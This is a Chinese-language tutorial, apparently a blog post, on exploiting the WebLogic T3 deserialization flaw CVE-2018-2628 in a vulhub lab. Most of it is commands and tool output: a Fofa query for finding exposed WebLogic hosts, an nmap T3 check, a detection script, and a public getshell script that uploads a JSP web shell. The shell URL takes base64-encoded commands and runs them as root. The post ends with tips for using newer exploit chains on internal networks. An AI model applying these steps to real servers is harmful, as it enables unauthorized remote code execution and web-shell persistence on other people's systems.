Weblogic WLS Core Components 反序列化命令执行漏洞（CVE-2018-2628）

前言：

Weblogic Server 中的 RMI 通信使用 T3 协议在 Weblogic Server 和其它 Java 程序（客户端或者其它 Weblogic Server 实例）之间传输数据，服务器实例会跟踪连接到应用程序的每个 Java 虚拟机（JVM）中，并创建 T3 协议通信连接，将流量传输到 Java 虚拟机. T3 协议在开放 WebLogic 控制台端口的应用上默认开启. 攻击者可以通过 T3 协议发送恶意的的反序列化数据，进行反序列化，实现对存在漏洞的 weblogic 组件的远程代码执行攻击。

影响组件：

Weblogic

Fofa ：

protocol=="weblogic"

环境搭建：

同样使用 vulhub 靶场，搭建方式大家参看前文，启动目录在：./weblogic/CVE-2018-2628
启动命令：docker-compose up -d
打开网址 http://192.168.0.219:7001/console 初始化完成后如下图

正文：

一、漏洞验证

工具地址：https://github.com/Lighird/CVE-2018-2628
我们将工具包放到 kali 中解压即可

我们可以先用 nmap 来检测一下目标的服务是否开启
nmap -n -v -p7001,7002 192.168.0.219 --script=weblogic-t3-info

```
┌──(root㉿bai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具/CVE-2018-2628漏洞检测工具]
└─# nmap -n -v -p7001,7002 192.168.0.219 --script=weblogic-t3-info
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-17 10:32 CST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
Initiating ARP Ping Scan at 10:32
Scanning 192.168.0.219 [1 port]
Completed ARP Ping Scan at 10:32, 0.19s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:32
Scanning 192.168.0.219 [2 ports]
Discovered open port 7001/tcp on 192.168.0.219
Completed SYN Stealth Scan at 10:32, 0.13s elapsed (2 total ports)
NSE: Script scanning 192.168.0.219.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.02s elapsed
Nmap scan report for 192.168.0.219
Host is up (0.00024s latency).

PORT     STATE  SERVICE
7001/tcp open   afs3-callback
|_weblogic-t3-info: T3 protocol in use (WebLogic version: 10.3.6.0)
7002/tcp closed afs3-prserver
MAC Address: 00:0C:29:64:29:AD (VMware)
```

这里可以看到目标开启了 7001 端口，t3 服务开启

确认开启我们可以使用检测工具来检测目标，首先利用

```
┌──(root㉿bai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具]
└─# ls
CVE-2018-2628漏洞检测工具  weblogic_poc.py  ysoserial-0.1-cve-2018-2628-all.jar
```

这个工具来检测，cd 到目录下，将目标地址填入 url.txt 中即可

```
┌──(root㉿bai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具]
└─# cd CVE-2018-2628漏洞检测工具

┌──(root㉿bai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具/CVE-2018-2628漏洞检测工具]
└─# ls
CVE-2018-2628-MultiThreading.py  README.md  url.txt
```

列如我的是：192.168.0.219:7001

然后我们启动 python 文件

python2 CVE-2018-2628-MultiThreading.py

```
┌──(root㉿bai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具/CVE-2018-2628漏洞检测工具]
└─# python2 CVE-2018-2628-MultiThreading.py
Checking start.
Checking...     192.168.0.219:7001
send request payload successful,recv length:1691
```

我们可以看到成功，证明发出的 payload 成功，漏洞可以利用。

二、漏洞利用

这里我们使用工具：https://github.com/jas502n/CVE-2018-2628


解压到 kali 中

```
┌──(root㉿bai)-[~/学习用文件&脚本/CVE-2018-2628]
└─# unzip CVE-2018-2628-master.zip
Archive:  CVE-2018-2628-master.zip
29b555167529ff35f539ee17869dd72d4080c4d1
   creating: CVE-2018-2628-master/
  inflating: CVE-2018-2628-master/CVE-2018-2628-Getshell.py
  inflating: CVE-2018-2628-master/CVE-2018-2628-poc.py
  inflating: CVE-2018-2628-master/README.md
  inflating: CVE-2018-2628-master/curl-shell.jpg
  inflating: CVE-2018-2628-master/cve-2018-2628-docker.jpg
  inflating: CVE-2018-2628-master/cve-2018-2628-poc.jpg
  inflating: CVE-2018-2628-master/cve-2018-2628.py
  inflating: CVE-2018-2628-master/getshell.jpg
   creating: CVE-2018-2628-master/images/
  inflating: CVE-2018-2628-master/images/CVE-2018-2628-scan.jpg
  inflating: CVE-2018-2628-master/images/GetShell.PNG
  inflating: CVE-2018-2628-master/images/cmd.jpg
  inflating: CVE-2018-2628-master/push.sh
  inflating: CVE-2018-2628-master/wlscmd.jsp
```

然后输入命令：python CVE-2018-2628-Getshell.py 192.168.0.219 7001 shell1.jsp

```
┌──(root㉿bai)-[~/学习用文件&脚本/CVE-2018-2628/CVE-2018-2628-master]
└─# python CVE-2018-2628-Getshell.py 192.168.0.219 7001 shell1.jsp

                      Weblogic Getshell
                           jas502n

handshake successful

 >>>>usage: python cve-2018-2628.py ip port shell1.jsp


>>>Shell File Upload Dir:

servers\AdminServer\tmp\_WL_internal\bea_wls_internal\9j4dqk\war\shell1.jsp

>>>Getshell: http://192.168.0.219:7001/bea_wls_internal/shell1.jsp?tom=d2hvYW1pCg==

┌──(root㉿bai)-[~/学习用文件&脚本/CVE-2018-2628/CVE-2018-2628-master]
└─#
```

这里就是 shell 的地址，复制之后打开就好了



我们可以看到是 root 权限了
这里我们需要执行什么命令将命令 base64 编码即可

比如我这里是 ifconfig，将编码的接到=号后面即可

注：这个漏洞在外网少见，t3 服务正常内网开启。

1.T3 协议通常开放在内网，外网基本绝迹，快速检测可以使用 nmap

nmap -sV --script=weblogic-t3-info.nse -p 7001

2.内网使用最新的利用链即可，weblogic 也支持 TLS 加密的 t3s，可以使用

公众号：白安全组
群：70844080
网址：www.wangehacker.cn